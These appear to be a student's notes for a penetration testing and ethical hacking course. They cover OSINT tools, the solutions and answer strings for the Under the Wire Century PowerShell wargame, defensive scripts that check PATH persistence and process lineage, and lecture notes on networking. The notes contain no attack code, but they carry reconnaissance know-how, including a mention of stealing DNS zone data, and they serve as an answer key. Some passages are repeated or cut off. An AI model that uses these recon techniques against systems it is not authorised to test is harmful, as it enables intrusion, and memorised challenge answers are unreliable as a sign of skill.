Tool Sheet

Friday, January 23, 2026 9:56 AM

OSINT:

- PasteBin, GethubGist (Public records)
- Shodan, internetarchive
- Google Dorking (like regex for internet)
- Hunter.io provides email address info
- HaveIBeenPwnd, finds valid emails and verify their existence
- Shodan.io
- Recon-ng
- ExifTool (extract things or clean your own stuff with it), incredibly useful for reading metadata
- Dig to find IP addresses from names, you act like a secondary zone server and steal their dns database (used to eneumerate)

Nmap: for net discovery and security auditing

Commands

Friday, January 30, 2026 9:55 AM

==========LINUX==========

List sudo commands: sudo –l
Search flag names: find

==========POWERSHELL==========

Grep equivelant: Select-String
Search flag names: Get-ChildItem
Always use -Recurse for deep searches
-Force reveals hidden and system files
Get-LocalUser shows accounts GUI doesn't
Select-String is your grep equivalent

Notes for Practical 1

Tuesday, January 27, 2026 10:20 AM

Under the Wire

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

Under the Wire... PowerShell Training for the People!
PS C:\users\century1\desktop> $PSVersionTable

Name                           Value
----                           -----
PSVersion                      5.1.14393.8688
PSEdition                      Desktop
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0...}
BuildVersion                   10.0.14393.8688
CLRVersion                     4.0.30319.42000
WSManStackVersion              3.0
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1


PS C:\users\century1\desktop>
```

```
PS C:\users\century2\desktop> Get-Command wget

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Alias           wget -> Invoke-WebRequest


PS C:\users\century2\desktop> (Get-Command wget).source

PS C:\users\century2\desktop> (Get-Command wget).definition
Invoke-WebRequest
PS C:\users\century2\desktop> (Get-Command wget).dll
PS C:\users\century2\desktop> Get-Alias wget

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Alias           wget -> Invoke-WebRequest


PS C:\users\century2\desktop> Get-ChildItem C:\Users\century2\Desktop


    Directory: C:\Users\century2\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        8/30/2018   3:29 AM            693 443


PS C:\users\century2\desktop> ls


    Directory: C:\users\century2\desktop
```

```
    Directory: C:\users\century2\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/30/2018   3:29 AM            693 443


PS C:\users\century2\desktop>
```

```
PS C:\users\century3\desktop> (ls).count
123
PS C:\users\century3\desktop>
```

```
PS C:\users\century4\desktop> cd "Can You Open Me"
PS C:\users\century4\desktop\Can You Open Me> ls


    Directory: C:\users\century4\desktop\Can You Open Me


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/27/2025   7:57 PM             24 15768


PS C:\users\century4\desktop\Can You Open Me> clear
```

```
PS C:\users\century5\desktop> ls


    Directory: C:\users\century5\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/30/2018   3:29 AM             54 3347


PS C:\users\century5\desktop> Get-Domain
Get-Domain : The term 'Get-Domain' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name,
or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ Get-Domain
+ ~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Get-Domain:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\users\century5\desktop> [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().Name
underthewire.tech
PS C:\users\century5\desktop>
```

```
PS C:\users\century6\desktop> (ls -dir).count
197
PS C:\users\century6\desktop>
```

```
PS C:\users\century7> Get-ChildItem -r "readme*"


    Directory: C:\users\century7\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/30/2018   3:29 AM              7 Readme.txt


PS C:\users\century7> cd downloads
PS C:\users\century7\downloads> cat readme.txt
7points
PS C:\users\century7\downloads>
```

```
PS C:\users\century8\desktop> ls


    Directory: C:\users\century8\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/30/2018   3:33 AM          15858 unique.txt


PS C:\users\century8\desktop> (cat unique.txt | Sort-Object -Unique).count
696
PS C:\users\century9\desktop> (cat Word_File.txt) -split '\s+' | Select-Object -Index 160
pierid
PS C:\users\century9\desktop> pierid

PS C:\users\century10\desktop> ls

    Directory: C:\users\century10\desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/30/2018   3:34 AM             43 110

PS C:\users\century10\desktop> Get-CimInstance Win32_Service -Filter "Name='wuauserv'" | Select-Object Description

Description
-----------
Enables the detection, download, and installation of updates for Windows and other programs. If this service is disabled, users of this computer will no...
```

```
    Directory: C:\users\century11\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--rh--        8/30/2018   3:34 AM             30 secret_sauce
Get-ChildItem : Access to the path 'C:\users\century11\Local Settings' is denied.
At line:1 char:1
+ Get-ChildItem -Force -Recurse | Where-Object { $_.Attributes -match ' ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\users\century11\Local Settings:String) [Get-ChildItem], UnauthorizedAccessExceptio
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand

Get-ChildItem : Access to the path 'C:\users\century11\My Documents' is denied.
At line:1 char:1
+ Get-ChildItem -Force -Recurse | Where-Object { $_.Attributes -match ' ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\users\century11\My Documents:String) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand

Get-ChildItem : Access to the path 'C:\users\century11\NetHood' is denied.
At line:1 char:1
+ Get-ChildItem -Force -Recurse | Where-Object { $_.Attributes -match ' ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\users\century11\NetHood:String) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand

Get-ChildItem : Access to the path 'C:\users\century11\PrintHood' is denied.
At line:1 char:1
+ Get-ChildItem -Force -Recurse | Where-Object { $_.Attributes -match ' ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\users\century11\PrintHood:String) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
DefaultPartition            : DC=underthewire,DC=tech
Domain                      : underthewire.tech
Enabled                     : True
Forest                      : underthewire.tech
HostName                    : utw.underthewire.tech
InvocationId                : 09ee1897-2210-4ac9-989d-e19b4241e9c6
IPv4Address                 : 192.99.167.156
IPv6Address                 :
IsGlobalCatalog             : True
IsReadOnly                  : False
LdapPort                    : 389
Name                        : UTW
NTDSSettingsObjectDN        : CN=NTDS Settings,CN=UTW,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=
OperatingSystem             : Windows Server 2016 Standard
OperatingSystemHotfix       :
OperatingSystemServicePack  :
OperatingSystemVersion      : 10.0 (14393)
OperationMasterRoles        : {SchemaMaster, DomainNamingMaster, PDCEmulator, RIDMaster...}
Partitions                  : {DC=ForestDnsZones,DC=underthewire,DC=tech, DC=DomainDnsZones,DC=underthewire,DC=tech,
                              CN=Schema,CN=Configuration,DC=underthewire,DC=tech, CN=Configuration,DC=underthewire,DC=tec
ServerObjectDN              : CN=UTW,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=underthewire,DC=t
ServerObjectGuid            : df17c8a3-dd76-438b-8ddf-b7ad3e624618
Site                        : Default-First-Site-Name
SslPort                     : 636


PS C:\users\century12\desktop> Get-ADComputer "UTW" -Properties Description | Select-Object -ExpandProperty Description
i_authenticate
PS C:\users\century12\desktop> |
```

```
PS C:\users\century13\desktop> ((cat countmywords) -split '\s+').count
755
PS C:\users\century13\desktop>
```

```
PS C:\users\century14\desktop> ((cat countpolos) -split "\bpolo\b").count - 1
153
PS C:\users\century14\desktop>
```

==========Powershell scripts==========

1. Path abuse:

```
Write-Host "===== CURRENT PATH ====="
$env:PATH -split ';'

Write-Host "`n===== DEFAULT WINDOWS PATH (baseline) ====="
$defaultPath = @(
  "C:\Windows\system32"
  "C:\Windows"
  "C:\Windows\System32\Wbem"
```

```
    "C:\Windows\System32\WindowsPowerShell\v1.0\"
    "C:\Windows\System32\OpenSSH\"
)

$defaultPath

Write-Host "`n===== Missing from your PATH ====="
$defaultPath | Where-Object { $_ -notin ($env:PATH -split ';') }

Write-Host "`n===== Extra entries in your PATH (possible persistence) ====="
($env:PATH -split ';') | Where-Object { $_ -notin $defaultPath }-
```

2. List all processes:

```
Get-CimInstance Win32_Process |
Select-Object Name, ProcessId, ParentProcessId, ExecutablePath, CommandLine |
Sort-Object ProcessId
```

3.

```
function Inspect-Symlink {
    param(
        [Parameter(Mandatory=$true)]
        [string]$Path
    )

    $item = Get-Item $Path -Force -ErrorAction Stop

    Write-Host "`n===== LINK INFO ====="
    $item | Format-List FullName, LinkType, Target, Attributes, CreationTime, LastWriteTime

    if ($item.Target) {
        Write-Host "`n===== TARGET FILE INFO ====="
        Get-Item $item.Target -Force | Format-List FullName, Length, Attributes, CreationTime,
LastWriteTime
    }
    else {
        Write-Host "`nThis is not a symlink."
    }
}
```

Usage: Inspect-Symlink "C:\temp\suspicious.txt"

4. Process fork check:

```
function Get-ProcessLineage {
    param(
        [Parameter(Mandatory=$true)]
        [int]$Pid
    )

    $chain = @()
```

```
  while ($Pid -ne 0) {
    $proc = Get-CimInstance Win32_Process -Filter "ProcessId=$Pid"
    if (!$proc) { break }

    $chain += [PSCustomObject]@{
      Name      = $proc.Name
      PID       = $proc.ProcessId
      PPID      = $proc.ParentProcessId
      Created   = $proc.CreationDate
      CmdLine   = $proc.CommandLine
      Path      = $proc.ExecutablePath
    }

    $Pid = $proc.ParentProcessId
  }

  $chain | Format-Table -AutoSize
}
```

Usage: Get-ProcessLineage -Pid (Get-Process notepad).Id

5. If one process is spam making kids:

```
Get-CimInstance Win32_Process |
Group-Object ParentProcessId |
Sort-Object Count -Descending |
Select-Object -First 15 Name, Count
```

==========LINUX==========

1. Check path:

```
echo "===== CURRENT PATH ====="
echo "$PATH" | tr ':' '\n'

echo
echo "===== TYPICAL DEFAULT PATH BASELINE ====="
default_path=(
  "/usr/local/sbin"
  "/usr/local/bin"
  "/usr/sbin"
  "/usr/bin"
  "/sbin"
  "/bin"
)

printf "%s\n" "${default_path[@]}"

echo
echo "===== Missing from your PATH ====="
for p in "${default_path[@]}"; do
```

```
  [[ ":$PATH:" != *":$p:"* ]] && echo "$p"
done

echo
echo "===== Extra entries in your PATH (possible persistence) ====="
IFS=':' read -ra current <<< "$PATH"
for p in "${current[@]}"; do
  [[ ! " ${default_path[*]} " =~ " $p " ]] && echo "$p"
done
```

2. List all processes:

```
ps -eo pid,ppid,user,stat,etime,cmd --forest
```

Or

```
for pid in /proc/[0-9]*; do
  pid=${pid#/proc/}
  cmd=$(tr '\0' ' ' < /proc/$pid/cmdline 2>/dev/null)
  exe=$(readlink /proc/$pid/exe 2>/dev/null)
  ppid=$(awk '/PPid:/ {print $2}' /proc/$pid/status 2>/dev/null)
  printf "PID=%s PPID=%s EXE=%s CMD=%s\n" "$pid" "$ppid" "$exe" "$cmd"
done
```

3. Symlink inspection:

```
inspect_symlink() {
  if [ ! -e "$1" ]; then
    echo "File does not exist"
    return 1
  fi

  echo "===== LINK INFO ====="
  ls -l "$1"
  stat "$1"

  if [ -L "$1" ]; then
    target=$(readlink -f "$1")
    echo
    echo "===== TARGET FILE INFO ====="
    echo "Target: $target"
    ls -l "$target"
    stat "$target"
  else
    echo
    echo "Not a symlink."
  fi
}
```

Usage: inspect_symlink /tmp/suspicious_file

4. Forked vs parent processes:

```
process_lineage() {
 pid=$1

 if [ -z "$pid" ]; then
  echo "Usage: process_lineage <pid>"
  return 1
 fi

 echo "NAME | PID | PPID | CMDLINE"
 echo "----------------------------------------"

 while [ "$pid" -ne 0 ] 2>/dev/null; do
  if [ ! -d "/proc/$pid" ]; then
   break
  fi

  name=$(cat /proc/$pid/comm 2>/dev/null)
  cmd=$(tr '\0' ' ' < /proc/$pid/cmdline 2>/dev/null)
  ppid=$(awk '/PPid:/ {print $2}' /proc/$pid/status 2>/dev/null)

  printf "%s | %s | %s | %s\n" "$name" "$pid" "$ppid" "$cmd"

  pid=$ppid
 done
}
Usage: process_lineage 1234
```

5. Parent rapidly making children:

```
watch -n 1 'ps -eo pid,ppid,cmd --sort=start_time | tail -n 20'
```

Networks review

Monday, February 02, 2026 9:42 AM

Module 4 - Networki...

Module 4 - Networking Fundamentals

CIS4204 Penetration Testing and Ethical Hacking

Networking Introduction

What is a Network?

A collection of devices (nodes) connected to share resources and communicate with one another.

- LAN (Local Area Network): A network restricted to a small geographic area, such as a single home, office, or apartment. This represents your immediate "trusted" environment.
- WAN (Wide Area Network): A larger network that connects multiple LANs across great distances (cities or countries), allowing for cross-network communication.
- The Internet: The ultimate example of a WAN. A global "network of networks" that uses standardized protocols

Key Terms:

- Host: Any device (PC, Server, Phone).
- Client: Device that requests data.
- Server: Device that provides data.
- Node: Any connection point.

countries), allowing for cross-network communication.
- The Internet: The ultimate example of a WAN. A global "network of networks" that uses standardized protocols to allow billions of devices to interoperate regardless of their physical location.

data.
- Node: Any connection point.

Network Topology

Physical Topology: How the cables are actually plugged in.

Logical Topology: How the data actually flows.

Common Types:

- Point-to-Point (P2P): Direct link between two nodes. High bandwidth, simple, but limited to small setups.
- Bus: All devices share a single backbone cable. Cost-effective for small networks but prone to collisions and backbone failure.
- Ring: Each device connects to two neighbors, forming a loop. Uses token passing, minimal collisions but a single failure can disrupt the network.
- Star: All devices connect to a central hub/switch. Easy to manage and fault-isolate, but hub failure affects the entire network.
- Mesh: Every device connects to every other (full) or some devices (partial). Highly reliable and secure but costly and complex.
- Tree: Hierarchical structure combining star and bus. Scalable but central hub failure impacts the network.
- Hybrid: Combination of topologies, offering flexibility but with high design and maintenance costs.


The OSI Model

The Open Systems Interconnection (OSI) model is a conceptual framework used to understand how data moves from a physical wire up to a user application. It consists of seven layers.

- Why it matters for Pentesters: Different attacks happen at different layers. Understanding this helps you troubleshoot where a connection is failing or where a vulnerability exists.

The Layers (Bottom to Top):

- Physical (L1): The actual hardware (cables, radio waves, fiber optics).
- Data Link (L2): Local delivery (Switches, MAC addresses, ARP).
- Network (L3): Routing across networks (IP addresses, Routers, ICMP).
- Transport (L4): End-to-end communication (TCP, UDP, Ports).
- Session (L5): Managing connections between applications.
- Presentation (L6): Data formatting and encryption (SSL/TLS, JPG, ASCII).
- Application (L7): What the user interacts with (HTTP, SSH, DNS).



Open Systems Interconnection (OSI) Model ISO/IEC 7498-1

Messages to be sent across a network flow from top to bottom of the network stack

Service Data Units (SDUs) from the upper layers are encapsulated in Protocol Data Units (PDUs) as the messages go from one layer to the next.

Received messages flow from bottom to top, unwrapping the SDUs at each layer.

All People Seem to Need Data Processing

What OSI Layers Do Penetration Testers Deal With?

Possibly all layers.

If any kind of tap is installed in a physical network, we're working at layer 1. If any application communication is intercepted, we're working at layer 7.

Two layers that will be foreign to some of you but are of great importance in pentests are layers 3 (network) and 4 (transport).

In this module, we'll look at the IP network layer protocol (layer 3). We'll also briefly look at ICMP and the transport layer (layer 4) protocols, UDP, and TCP.

Networking Devices/Protocols

Switches and MAC Tables

The MAC Address: A 48-bit "burned-in" physical identifier for network hardware. While IPs change based on your network, the MAC address is intended to be permanent to the device.

The Switch: A switch is the "brain" of a Local Area Network (LAN). Its job is to ensure that data sent from one computer to another doesn't clutter the entire network.

The CAM Table: Switches maintain a Content Addressable Memory (CAM) table. This is a list that maps a device's physical MAC Address to a specific physical Port on the switch.

The Mechanism:

- When a packet arrives, the switch looks at the Destination MAC.
- If the MAC is in the CAM table, the data is sent only to that port.
- If the MAC is unknown, the switch "floods" the data to every port until the correct device responds.

Address Resolution Protocol (ARP)

Computers communicate via IP addresses (Layer 3), but hardware communicates via MAC addresses (Layer 2). ARP is the protocol that links the two.

The ARP Process:

- Request: A host sends a broadcast: "Who has IP 192.168.1.1? Tell 192.168.1.50."
- Reply: The device with that IP sends a unicast back: "I have that IP. My MAC address is AA:BB:CC..."

ARP Caching: To avoid asking every time, computers store these mappings in an ARP Cache for a few minutes.

The Router and IP Routing

An IP address is a 32-bit (IPv4) or 128-bit (IPv6) numerical label assigned to each device. Unlike a MAC address, which is tied to the hardware, an IP address is a logical address that changes based on the network the device is currently visiting.

To make routing efficient, IP addresses are not random. They are hierarchical, much like a mailing address (Zip Code > Street > House Number).

The Two Components: Every IP address is split into two distinct parts:

- Network Portion: Identifies the specific network or "neighborhood" where the device is located.
- Host Portion: Identifies the specific device or "house" within that neighborhood.

The Subnet Mask: This is the mathematical "filter" that tells a device exactly where the Network portion ends and the Host portion begins. Without a mask, an IP address is just a string of numbers with no context.

Subnetting

Subnetting is the practice of dividing a large network into smaller, manageable, and isolated sub-networks. The subnet mask (e.g., 255.255.255.0) determines the boundaries of the local network.

- Local Traffic: If the destination IP shares the same Network portion as the sender, the computer knows the target is nearby and sends the data directly through the Switch.
- Remote Traffic: If the Network portions are different, the computer knows the target is on a different network and must send the data to the Router.

CIDR Notation: You will often see subnets written as /24 or /16. This is "Classless Inter-Domain Routing" notation. It represents the number of "1" bits in the subnet mask.

Example: A /24 mask means the first 24 bits are the Network, leaving 8 bits for Hosts (2^8 = 256 addresses).

Subnetting

Computers see IP addresses and masks as 32-bit binary strings. The Subnet Mask acts as a "block" of 1s, where the 1s stop, the network ends and the host addresses begin.

The formula to find how many devices can fit on a subnet is $2^n - 2$ (where n is the number of host bits). We subtract 2 because the first address is the Network ID and the last is the Broadcast.

Example 1: The Standard Office (/24)

- IP/Mask: 192.168.1.50 / 255.255.255.0
- Network ID: 192.168.1.0
- Broadcast: 192.168.1.255
- Usable Range: 192.168.1.1 – 192.168.1.254 (254 Hosts)

Example 2: The Small Branch or Lab (/29)

- IP/Mask: 10.0.0.17 / 255.255.255.248
- Network ID: 10.0.0.16
- Broadcast: 10.0.0.23
- Usable Range: 10.0.0.17 – 10.0.0.22 (6 Hosts)

For the purposes of this class, please note: If you run a scan on a /16 network instead of a /24 by mistake, you are scanning 65,534 hosts instead of 254. This can crash older network equipment, alert any monitoring systems, and definitely make your practicals take much longer than needed.

The Default Gateway

The Default Gateway is the IP address of the router interface connected to your local subnet. It acts as the "bridge" between your LAN and the rest of the world (WAN/Internet).

- Traffic Forwarding: When a router receives a packet, it ignores the MAC address and looks at the Destination IP. When a computer determines that a destination IP is remote (outside its own subnet), it does not know the path to get there. It simply forwards the packet to the Default Gateway and trusts the router to handle the rest.
- Routing Decisions: Routers maintain a “Routing Table” (list) of known networks and the "best path" to get to them. The router looks at the packet, checks its own Routing Table, and decides which next hop (another router) or network interface will get that packet closer to its final destination.

A note on TTL (Time to Live): Every time a packet passes through a router, its "TTL" value decreases by 1. If the TTL hits 0, the packet is dropped. This prevents data from looping forever if a network is misconfigured.

IPv4 Network Layer Packet Structure

IPv4 Network Layer Packet Structure


Connectionless protocol used on packet-switching networks.

No guarantee of delivery or sequence of packets.

Addresses: 32-bits

Time-to-live (TTL) field is decremented upon forwarding to guarantee packets don't travel forever. When the TTL reaches 0, the packet is not forwarded.

Note addresses (4 octets each) and Data (service data unit)



Version:
IHL: header length
Type of Service: High throughtput, high consitency, etc.
Total Length:
Identification:
Flags:
Fragement offset:
Protocol: TCP / IP

ICMP

ICMP Packet Payload Structure

ICMP (Internet Control Message Protocol) is used for network diagnostics, error reporting, and control messages in IP networks.

Core Mechanisms:

- Echo Request/Reply (Ping): A host sends an "Echo Request" to an IP. If the IP is active and configured to respond, it sends back an "Echo Reply." This confirms the host is "alive."
- Time Exceeded: If a packet's TTL (Time to Live) hits zero before reaching its destination, a router sends this ICMP message back to the sender. This is the foundation of the Traceroute tool..
- Destination Unreachable: Sent by a router or host when a requested destination or port cannot be reached (e.g., due to a closed port or a downed link).

Common ICMP Packet Types

- 0 Echo reply (response to a ping)
- 3 Destination Unreachable
- 5 Redirect (use another route to your destination)
- 8 Echo request (aka ping)
- 11 Time-to-Live Exceeded (TTL became 0)

ICMP Packet Payload Structure

IP Packet Payload

Message Type: 8 bits


Code (subtype of message): 8 bits


Checksum (of header + data excluding checksum): 16 bits

Other header data (labeled Quench here): 32 bits

Data - rest of packet

(Sometimes used for covert communication)





UDP and TCP

UDP and TCP: What Are They, Really?

TCP (Transmission Control Protocol): Connection-oriented and reliable. It ensures every packet arrives correctly and in order via the Three-Way Handshake:

- SYN: "Want to talk?"
- SYN/ACK: "Yes, I'm ready!"
- ACK: "Great, here is the data."

UDP (User Datagram Protocol): Connectionless and fast. It sends data without checking if it arrived (Streaming, DNS, Gaming). This essentially throws data at a destination without caring if it actually got where it's supposed to go, unlike TCP which ensures the data was delivered safely.

UDP and TCP: What Are They, Really?


TCP communicates streams as ordered sequences of packets. The packets themselves are not guaranteed to be received in the same order in which they were sent. (This really happens!) TCP reconstructs the correct packet order.

TCP is useful for communications where it is critical to ensure all data is received, and know what order the data are received in.

Example:
File Transmission

UDP is useful for real-time communication where speed of transmission is more important than reliability or order of receipt.

Example:
Online First-Person-Shooter (FPS) game screen updates. One is more willing to accept small glitches than the slower response time TCP would require.



UDP

UDP Packet Structure

UDP Packet Structure

0	15 16	31
Source Port Number (16 bits)	Destination Port Number (16 bits)	
Length (UDP Header + Data) (16 bits)	UDP checksum (16 bits)	
Application Data (Message)		

Like TCP Packets, UDP packets have source and destination port numbers.

Aside from this, they contain length, checksum and application data.

UDP is used for most DNS queries - ones that require no more than 512 bytes of data (even though a UDP packet can hold up to 65,507 data bytes).

TCP

(In depth)

TCP Source Port

Source Port			Destination Port
Sequence Number			
Acknowledgement Number			
Data offset	Reserved	Flags	Window
Checksum			Urgent Pointer
Options			
Data (variable)			

Source Port (16 bits)


Ports are conceptual locations (really just numbers).

The source port is associated with a program on the machine sending the packet.

TCP Destination Port

Destination port (16 bits)


The destination port is associated with the program being contacted on the machine receiving the packet.



TCP Sequence Number

The TCP Sequence Number identifies which packet this is in the sender's TCP stream.


Packets may arrive out-of-order and must be reassembled in order.



TCP Acknowledgment Number

The Acknowledgment number is the sequence number of the next packet expected to be received by the sender.

It asserts that all packets with lower sequence numbers have already been received.



TCP Data Offset (4 Bits)


The data offset is the size of the TCP header in 32 bit words (also the offset to where the packet data begins).

It identifies how many Options are specified.


Min value: 5

(if no options or data)

Max value: 15



TCP Flags (9 Bits)



Flags identify any control information communicated by a packet.

These are really important!


TCP Flags

NS	Nonce Sum: Explicit Congestion Notification (ECN) protection
CWR	Congestion Window Reduced
ECE	ECN Congestion (w/SYN: ECN Capable, w/o SYN: Congestion Experienced)
URG	Urgent pointer field is significant
ACK	Acknowledgment field is significant
PSH	Push buffered data to the application
RST	Reset the connection
SYN	Synchronize sequence numbers
FIN	No more data from sender

TCP Checksum

Checksum for verifying Header and Data.

The Checksum is set to 0 to calculate this field.



CONNECTION ESTABLISHMENT

To establish a connection on a TCP port, a 3-way handshake is used:

1. Client sends a packet with FLAGS==SYN message to the server with sequence number A (chosen randomly).
2. Server replies with a packet with FLAGS==SYN|ACK and acknowledgment field = A+1 and sequence number B (chosen randomly).
3. Client sends packet with FLAGS==ACK and with sequence number A+1 and acknowledgment number B+1.

CONNECTION TERMINATION

Terminating a connection involves a 4-way handshake:

1. Machine X sends packet with FLAGS==FIN
2. Machine Y sends packet with FLAGS==ACK
3. Machine Y sends packet with FLAGS==FIN
4. Machine X sends packet with FLAGS==ACK

Packets 2 and 3 can be combined (FIN|ACK) for a 3-way disconnect.

If one side has sent FIN but the other has not, the connection is said to be half-open.

Viewing Network Traffic

Traceroute: What is it

Traceroute tries to find all hosts on the network between your local host and some destination host.

It does this by sending packets with TTLs increasing from 1 up to 30.

For each different TTL, 3 packets are sent.

As each packet expires, it should receive an ICMP Time Exceeded reply from the host at which it arrived.

Traceroute waits 5 seconds for each expiration.

If 5 seconds is exceeded, a * is printed.

Otherwise, if a host responds with the Time-to-Live Exceeded message, then traceroute prints the TTL value, host IP address, and round-trip time of each probe.

Watch Video for expert advice on tracer-t

Wireshark

Wireshark is a packet sniffing and analysis tool.

It is extremely useful.

You can find Wireshark in kali at

```
Applications->
  09 - Sniffing & Spoofing ->
    wireshark
```

Once it starts up, you can start to sniff packets by selecting an interface on which to sniff. You must be root, or a member of a privileged group to do raw packet captures.

It will show you the packets that it captures on that interface.

Ports and Services

Ports and Services

If an IP address is the address of an apartment building, a Port is the specific apartment number. An IP address gets a packet to the correct computer, but the port number tells the computer which program (service) should receive that data.

There are 65,535 available ports.

- Well-Known Ports (0-1023): Reserved for standard system services (e.g., SSH, FTP, HTTP).
- Registered Ports (1024-49151): Used by other applications/services (e.g., Custom services, hosting a second web application (80/443 already in use by first one)).
- Dynamic/Private Ports (49152-65535): Used temporarily by your computer when you browse the web.

Examples:

- Port 80/443: The "door" for HTTP/HTTPS web traffic.
- Port 22: The "door" for secure remote management (SSH).
- Port 53: The "door" for looking up website names (DNS).

Ports and Services

We will go more in depth on common services, their usages/functions, and possible misconfigurations in them within the upcoming modules.

We will also review Nmap and its use in enumerating and mapping out these ports and services in the next lecture for this module.

Lab

NCAE MiniHack 2025

- In this assignment, you will transition from theory to practice by taking a disconnected environment and making it a functional network. Your goal is to establish a verified path of communication across multiple boundaries.
- You will be provided with videos to assist you in this. It is highly encouraged you watch them…

